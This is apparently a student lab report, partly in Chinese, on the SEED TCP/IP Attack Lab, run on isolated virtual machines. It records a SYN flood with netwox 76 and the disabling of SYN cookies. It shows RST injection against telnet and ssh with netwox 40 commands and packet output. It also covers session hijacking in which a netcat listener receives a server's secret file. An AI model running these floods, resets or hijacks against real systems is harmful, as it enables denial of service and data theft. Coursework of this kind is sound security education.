SEED LAB REPORT 4

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TCP/IP Attack Lab

Experiment Environment:
3 VMs:
kali@192.168.255.140 as Attacker
seed@192.168.255.128 as Server
manjaro@192.168.255.139 as Client

Task 1: SYN Flooding Attack

```
[09/13/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.255.128:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

1.首先在 seed(靶机)上查看当前的连接

```
root@kali:~# sudo netwox 76 -i 192.168.255.128 -p 23 -s raw
```

2.在攻击者机器上使用 netwox 76 号工具构造针对靶机的 23 号端口的攻击

```
[09/13/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.255.128:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.255.128:23      242.75.144.33:40537     SYN_RECV
tcp        0      0 192.168.255.128:23      252.65.150.127:22087    SYN_RECV
tcp        0      0 192.168.255.128:23      245.194.112.49:30207    SYN_RECV
tcp        0      0 192.168.255.128:23      245.229.107.188:59633   SYN_RECV
tcp        0      0 192.168.255.128:23      246.182.130.211:62528   SYN_RECV
tcp        0      0 192.168.255.128:23      251.236.123.114:5835    SYN_RECV
tcp        0      0 192.168.255.128:23      255.212.91.1:8637       SYN_RECV
tcp        0      0 192.168.255.128:23      251.144.49.22:14818     SYN_RECV
tcp        0      0 192.168.255.128:23      246.66.215.11:9982      SYN_RECV
tcp        0      0 192.168.255.128:23      245.113.74.16:30921     SYN_RECV
tcp        0      0 192.168.255.128:23      252.190.75.148:32347    SYN_RECV
tcp        0      0 192.168.255.128:23      251.62.21.112:59018     SYN_RECV
tcp        0      0 192.168.255.128:23      246.128.24.88:60143     SYN_RECV
```

3.运行攻击后，再次使用 natstat 指令查看，发现接收到来自伪造源 IP 和端口的 SYN 连接请求，并且连接状态处于 SYN_RECV.

```
[liu@manjarovm ~]$ telnet 192.168.255.128
Trying 192.168.255.128...
Connected to 192.168.255.128.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```

4.此时使用 manjaro 尝试 telnet 指令连接 seed,发现连接成功，说明 SYN 攻击失败了。

```
[09/13/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/13/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```


5.查看 SYN cookie 机制，发现它已经被开启。尝试关掉这个保护机制后再次攻击

```
[liu@manjarovm ~]$ telnet 192.168.255.128
Trying 192.168.255.128...
telnet: Unable to connect to remote host: Connection timed out
[liu@manjarovm ~]$
```


6.再次尝试使用 manjaro 连接 seed，发现连接失败。这说明 seed 的队列已经被伪造的 SYN 连接占用，攻击成功

7.查阅相关资料得知，SYN cookie 机制使得服务器在接收到 SYN 包时不分配专门的数据分区，而是会计算一个 cookie 值，并在收到 TCP ACK 包时根据 cookie 检查包的合法性，从而避免了大量的资源消耗


Task 2: TCP RST Attacks on telnet and ssh Connections



1.在建立 telnet 连接之后，通过 wireshark 查看由 server 发往 client 的下一个 seq number 以及目的端口号



2.根据上一步抓取到的信息，在 attackerz 中使用 netwox 40 构造 RST 包并发送



3.可以看到，在 client 端 telnet 连接关闭，攻击成功

Using SSH

```
[liu@manjarovm ~]$ ssh seed@192.168.255.128
seed@192.168.255.128's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep 13 15:47:00 2020 from 192.168.255.139
```

1.使用 ssh 登录到 server


```
root@kali:~# sudo netwox 40 -l 192.168.255.128 -m 192.168.255.139 -o 22 -p 40418 -B -q
 3947406144
IP
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|___________0x0028=40___________|
|             id                |r|D|M|       offsetfrag        |
|________0xC0AE=49326___________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |            checksum           |
|____0x00=0_____|____0x06=6_____|____________0x79C4_____________|
|                          source                               |
|_____________________192.168.255.128_____________________________|
|                        destination                            |
|_____________________192.168.255.139_____________________________|
TCP
|          source port          |       destination port        |
|___________0x0016=22___________|_________0x9DE2=40418__________|
|                          seqnum                               |
|_____________________0xEB48A340=3947406144_____________________|
|                          acknum                               |
|_____________________0x00000000=0_____________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0___________|
|           checksum            |            urgptr            |
|__________0x0301=769___________|___________0x0000=0___________|
root@kali:~#
```


2.使用相同的手法构造攻击报文并发送

```
[liu@manjarovm ~]$ ssh seed@192.168.255.128
seed@192.168.255.128's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep 13 15:47:00 2020 from 192.168.255.139
[09/13/20]seed@VM:~$ client_loop: send disconnect: Broken pipe
```


3.同样在 client 端可以看到，攻击成功

Task 4: TCP Session Hijacking






0.准备工作：首先在 client 端使用 telnet 建立与 server 的连接，并在 attacker 上开启监听 9090 端口。构造攻击指令，在 client 端使用 cat 指令将 server 上的文件 secretfile 的内容输出到 attacker 上。



1.根据 wireshark 抓取到的信息，构造用于 TCP 劫持的报文并发送



169	2020-09-13 16:42:48.7139321…	192.168.255.128	192.168.255.139	TCP	255 [TCP Retransmission] 23 → 48496 …
170	2020-09-13 16:42:57.0786715…	::1	::1	UDP	64 43358 → 42275 Len=0
171	2020-09-13 16:42:57.7504996…	192.168.255.139	192.168.255.128	TELNET	69 [TCP Spurious Retransmission] Te…
172	2020-09-13 16:42:57.7505367…	192.168.255.128	192.168.255.139	TCP	80 [TCP Dup ACK 125#1] 23 → 48496 […
173	2020-09-13 16:42:57.9600053…	192.168.255.139	192.168.255.128	TELNET	69 [TCP Spurious Retransmission] Te…
174	2020-09-13 16:42:57.9601569…	192.168.255.128	192.168.255.139	TCP	80 [TCP Dup ACK 125#2] 23 → 48496 […
175	2020-09-13 16:42:58.1696431…	192.168.255.139	192.168.255.128	TELNET	69 [TCP Spurious Retransmission] Te…
176	2020-09-13 16:42:58.1696752…	192.168.255.128	192.168.255.139	TCP	80 [TCP Dup ACK 125#3] 23 → 48496 […
177	2020-09-13 16:42:58.5837875…	192.168.255.139	192.168.255.128	TELNET	69 [TCP Spurious Retransmission] Te…
178	2020-09-13 16:42:58.5838014…	192.168.255.128	192.168.255.139	TCP	80 [TCP Dup ACK 125#4] 23 → 48496 […
179	2020-09-13 16:42:59.4415791…	192.168.255.139	192.168.255.128	TELNET	69 [TCP Spurious Retransmission] Te…
180	2020-09-13 16:42:59.4416099…	192.168.255.128	192.168.255.139	TCP	80 [TCP Dup ACK 125#5] 23 → 48496 […
181	2020-09-13 16:43:01.1185836…	192.168.255.139	192.168.255.128	TELNET	69 [TCP Spurious Retransmission] Te…
182	2020-09-13 16:43:01.1186186…	192.168.255.128	192.168.255.139	TCP	80 [TCP Dup ACK 125#6] 23 → 48496 […
183	2020-09-13 16:43:02.0243465…	192.168.255.128	192.168.255.139	TCP	255 [TCP Retransmission] 23 → 48496 …

```
[09/13/20]seed@VM:~$ exit
logout
Connection closed by foreign host.
[09/13/20]seed@VM:~$ telnet 192.168.255.128
Trying 192.168.255.128...
Connected to 192.168.255.128.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep 13 16:35:17 EDT 2020 from 192.168.255.128 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/13/20]seed@VM:~$
```

```
root@kali:~# nc -l -p 9090 -v
listening on [any] 9090 ...
192.168.255.128: inverse host lookup failed: Unknown host
connect to [192.168.255.140] from (UNKNOWN) [192.168.255.128] 36928
This is a secret file on SEED@192.168.255.128
root@kali:~#
```

2.发送后从 wireshark 抓包结果来看，出现了大量的 Telnet 重传，并且 client 端的 terminal 被冻结，无法输入指令，推测是由于构造的 TCP 劫持报文扰乱了 server 和 client 间报文的 SEQ NUM。attacker 的 9090 端口接收到预期的输出结果，TCP 劫持攻击成功。